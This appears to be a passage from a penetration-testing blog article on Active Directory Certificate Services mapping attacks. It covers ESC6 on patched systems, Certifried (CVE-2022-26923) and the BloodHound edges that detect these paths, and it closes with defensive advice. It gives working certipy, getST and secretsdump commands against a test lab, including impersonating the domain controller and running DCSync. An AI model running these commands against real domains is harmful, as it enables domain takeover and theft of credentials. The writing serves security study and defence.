
```
certipy req -dc-ip 192.168.0.100 -target-ip 192.168.0.105 -template User -ca CA -u
pirelli@testlab.loc -p 'Peepee!1' -upn administrator@testlab.loc
```

Press enter or click to view image in full size



Meanwhile, in a patched environment:

Press enter or click to view image in full size



If the DC and CA are patched ESC6 can still be exploited with the aid of the `NO_SECURITY_EXTENSION` flag and the SAN URI feature, as described by Jonas Bülow Knudsen: SAN URIs are used to create strong mapping certificates by replacing the SID in the security extension with one included in a specially formated URI, for example: `tag:microsoft.com,2022–09–14:sid:S-1-5-21-4290863543-3613941847-1609746998-500`


When a certificate with the `NO_SECURITY_EXTENSION` flag set has a SAN URI with a SID the DC will validate this instead of the missing extension, effectively reintroducing ESC6. Certify supports the creation of these certificates with the `/url` parameter, at the moment certipy does not support this feature.

Certifried (CVE-2022–26923)

Certifried (AKA CVE-2022–26923) is a domain escalation vulnerability discovered by Oliver Lyak (who also found ESC9 and ESC10) and which was patched on May 22 2022, it affected every default AD domain with an enterprise CA. It allowed any unprivileged user to obtain a certificate mapped to an arbitrary computer, including the DC.

The vulnerability stems from the fact that by default any user could create machine accounts through the domain's `ms-DS-MachineAccountQuota`, then modify this account's

`dNSHostName` attribute to the DNS FQDN of an existing domain computer, like a DC. A `Machine` client authentication template is available by default to all machine accounts and can be used to exploit implicit mapping to impersonate arbitrary computers.




If an attacker has control of a machine account the `dNSHostName` attribute can be modified with the FQDN of a DC, a CSR for the `Machine` template is then submitted to receive a certificate which gets implicitely mapped to the DC account, allowing the impersonation of the domain controller. Same concept as the other mapping attacks, but without having to worry about the `szOID_NTDS_CA_SECURITY_EXT` extension (since it was introduced specifically to patch this issue) and with the added bonus of being able to use MachineAccountQuota to create a writable account. In short, it's a very simple domain escalation attack which used to be available to ANY user and computer.

Exploitation on unpatched systems is simple, certipy implements the machine account creation as well as the certificate request. The first step is achieved with the `account create` command, specifying the DNS name of the DC we want to impersonate:

```
certipy account create -dc-ip 192.168.0.100 -u pirelli@testlab.loc -p 'Peepee!1' -dns srv-dc.testlab.loc -user Evil
```

Press enter or click to view image in full size




If we receive a `CONSTRAINT_ATT_TYPE` error is because the DC is patched, and the DC will prevent us from writing an arbitrary `dnsHostName` with our partial write permissions.

One thing to note is that certipy will also remove any SPNs containing the writable account's original DNS name, this is because when we change its `dnsHostName` the DC will try to update the existing strings in our account's `servicePrincipalNames` attribute replacing the old DNS name with the new one: this is a problem because SPNs must be unique and our new DNS name matches that of our target computer, so the updated `servicePrincipalNames` would be in conflict with the target's. To avoid this conflict certipy removes the SPNs containing the `dnsHostName` from the "victim" account in our control, this way the SPN doesn't need to be updated. This is important to know if for some reason we need to modify the attributes manually.

The certificate can then be requested providing the credentials of the newly created machine account and the `Machine` template:

```
certipy req -dc-ip 192.168.0.100 -ca CA -target-ip 192.168.0.105 -u
'Evil$@testlab.loc' -p GqoSYwQs57QAkBjc -template Machine
```

Press enter or click to view image in full size




Notice how the certificate we received contains the DNS name of the DC even though the `sAMAccountName` of the used machine account is completely different, this allows us to trick the implicit certificate mapping into thinking the certificate was issued to the real domain controller.

With this certificate we can for example DCSync the domain:

```
# certipy auth -pfx srv-dc.pfx -dc-ip 192.168.0.100 -no-hash
# KRB5CCNAME=srv-dc.ccache getST.py -k -no-pass -spn cifs/srv-dc srv-
dc\$@192.168.0.100
# KRB5CCNAME=dcTGT.ccache secretsdump.py testlab.loc/srv-dc\$@SRV-DC -k -no-pass
```

Press enter or click to view image in full size



Weak Mapping and BloodHound

The SpecterOps team recently released an article detailing exactly how BloodHound finds escalation paths based on implicit mapping vulnerabilities, you should go read it for the full details, as there are a lot of conditions that need to be met for a path to be exploitable, here I'll only mention some useful details.

Computer nodes now have four new properties which allow us to tell if strong certificate mapping is enforced and if UPN mapping is enabled for SChannel authentication, remember that these settings are essential for ESC9 and ESC10 to work, as long as we find one DC with compatibility mode or with UPN mapping enabled we can exploit the vulnerabilities:

- `strongcertificatebindingenforcementraw`: the value of the Kerberos registry setting
- `strongcertificatebindingenforcement`: strong mapping enforcement, 0 = disabled, 1 = compatibility mode, 2 = full enforcement mode
- `certificatemappingmethodsraw`: the value of the SChannel registry setting
- `certificatemappingmethods`: which mapping methods for Schannel are enabled


We also need to make sure there is at least a template with the right EKUs to use SChannel authentication in order to exploit its UPN mapping:

- Client Authentication (`1.3.6.1.5.5.7.3.2`)
- Any Purpose (`2.5.29.37.0`)

- SubCA (`-`)

BloodHound will mark the `schannelauthenticationenabled` property to `true` in templates which have these EKUs.

In scenario A for ESC9 and ESC10 we target UPN mapping, so templates can be exploited when they have one of these settings set:




BloodHound added the two properties `subjectaltrequireupn` and `subjectaltrequirespn` to tell which templates meet this criteria.

At the same time, if the writable account we wish to use for the attack is a user we must make sure the template does not also need the account's DNS name in the subject name, as user objects do not have the `dnsHostName` attribute. This means the two template properties `subjectaltrequiredns` and `subjectaltrequiredomaindns` must not be `true`. If one of these properties is set we need to control a machine account with `Enroll` rights on the template.


BloodHound now also comes with a few pre-made queries to list templates without the SID extension or DCs with weak certificate binding enabled. Finally the new edges, we have one each for scenario A and B for ESC9, ESC10, and ESC6: `ADCSESC9a`, `ADCSESC9b`, `ADCSESC10a`, `ADCSESC10b`, `ADCSESC6a`, `ADCSESC6b`. These edges take into account the requirement of a writable account and will only be created if vulnerable DCs and templates are found, linking the exploitable account to the domain. For example the following is the

composition of an `ADCSESC9a` edge, we see that strong mapping enforcement is in compatibility mode:

Press enter or click to view image in full size




The vulnerable template has the `NO_SECURITY_EXTENSION` flag set and will include the subject's UPN in the SAN:



On the other hand this is the composition of an `ADCSESC10a` edge, where in the properties of the DC we see it has UPN mapping enabled:

Press enter or click to view image in full size



Unfortunately these edges depend on the registry mapping keys on domain controllers, so we would need to run SharpHound as domain admins on a DC in order to collect these values.

Conclusion

Microsoft themselves have suggested to modify the registry settings relative to the new mapping extension to make old certificates work again after the May 2022 patch, by doing so they could have introduced vulnerabilities in their forest: for this reason it's important to check the value of the registry keys, and if the patch hasn't been installed yet the entire domain can be compromised by any user by default, so everyone with an enterprise CA should beware of this critical vulnerability.